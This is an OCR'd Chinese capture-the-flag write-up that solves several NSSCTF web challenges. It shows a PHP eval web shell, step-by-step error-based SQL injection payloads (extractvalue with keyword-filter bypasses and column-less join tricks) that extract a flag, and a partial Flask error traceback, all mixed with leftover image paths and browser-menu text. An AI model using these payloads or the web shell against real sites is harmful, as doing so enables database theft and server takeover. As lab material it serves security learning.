
//index.php <?php @eval($_POST[1]);highlight_file(__FILE__);?>



//index.php bingdundun_fllllllag.php f2c45d8e8daf9806a1d94cd6903d6514.jpg index.php upload.php <
php @eval($_POST[1]);highlight_file(__FILE__);?>




读取`bingdundun_ffllllllag.php`文件发现是一个`file_get_contents`读取`/flag?`，然后cat根目录




sign_crypto

join-us




登陆界面一打开就有这样一个界面，应该这就是提示了，一个查询框，首先想到的就是sql注入



发现存在sql注入，且数据库中至少存在三条数据

然后fuzz了一下，大概过滤了以下这些关键字



联合注入被ban了，if也没有，看了一下报错注入没有过滤extractvalue，所以就尝试报错注入，and被ban干净了，or没有被ban。

所以尝试如下

```
tt=1'|| extractvalue(1,concat('~',(select * from aa),'~'))%23
```

不要耍小心思喔~




元素
控制台
Recorder
网络
源代码
性能
内存
应用
安全
Lighthouse
HackBar
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSTI
http://1.14.71.254:28743/dl.php
Enable POST
enctype
application/x-www-form-urlencoded
ADD HEADER
Body
tt=1'or extractvalue(1,concat('~',(select * from aa),'~'))%23

Table 'sqlsql.aa' doesn't exist

这里不知道为啥or为啥被ban了，但是可以用`||`代替，然后database被ban了，可以使用这种方法查询到当前数据库名




过滤了等于号，直接用like代替，

```
爆表名
tt=1'|| extractvalue(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_sc
hema like 'sqlsql'),'~'))%23
Fal_flag,output
```


爆列名的时候发现`column`关键字被ban，所以就尝试无列名注入

```
爆列名
tt=1'|| extractvalue(1,concat('~',(select * from (select * from output a join output)c),'~'))%23
data

tt=1'|| extractvalue(1,concat('~',(select * from (select * from Fal_flag a join Fal_flag)c),'~'))%23
id
```


Duplicate column name 'id'



Duplicate column name 'data'



所以优先查询output列




最终payload

```
tt=1'|| extractvalue(1,concat('~',(select mid(data,1,20) from output),'~'))%23
NSSCTF{2d21e3f5-90b0
21e3f5-90b0-4330-98c
0-4330-98ca-a1becc60
a-a1becc602f94}
NSSCTF{2d21e3f5-90b0-4330-98ca-a1becc602f94}
```

不愉快的地方

is secret

扫描目录，发现



1.14.71.254:28037/secret?secret=admin

博客 在线靶场 识图 在线渗透工具 石墨文档 学校各种网站 编程 博客站 本地搭建 个人博客站 大佬博客 github收藏 插画网站 密码学工具 云服务器

UnicodeDecodeError

UnicodeDecodeError: 'ascii' codec can't decode byte 0xa4 in position 4: ordinal not in range(128)

Traceback (most recent call last)

File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *2309*, in __call__
```
return self.wsgi_app(environ, start_response)
```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *2295*, in wsgi_app
```
response = self.handle_exception(e)
```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *1741*, in handle_exception
```
reraise(exc_type, exc_value, tb)
```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *2292*, in wsgi_app
```
response = self.full_dispatch_request()
```
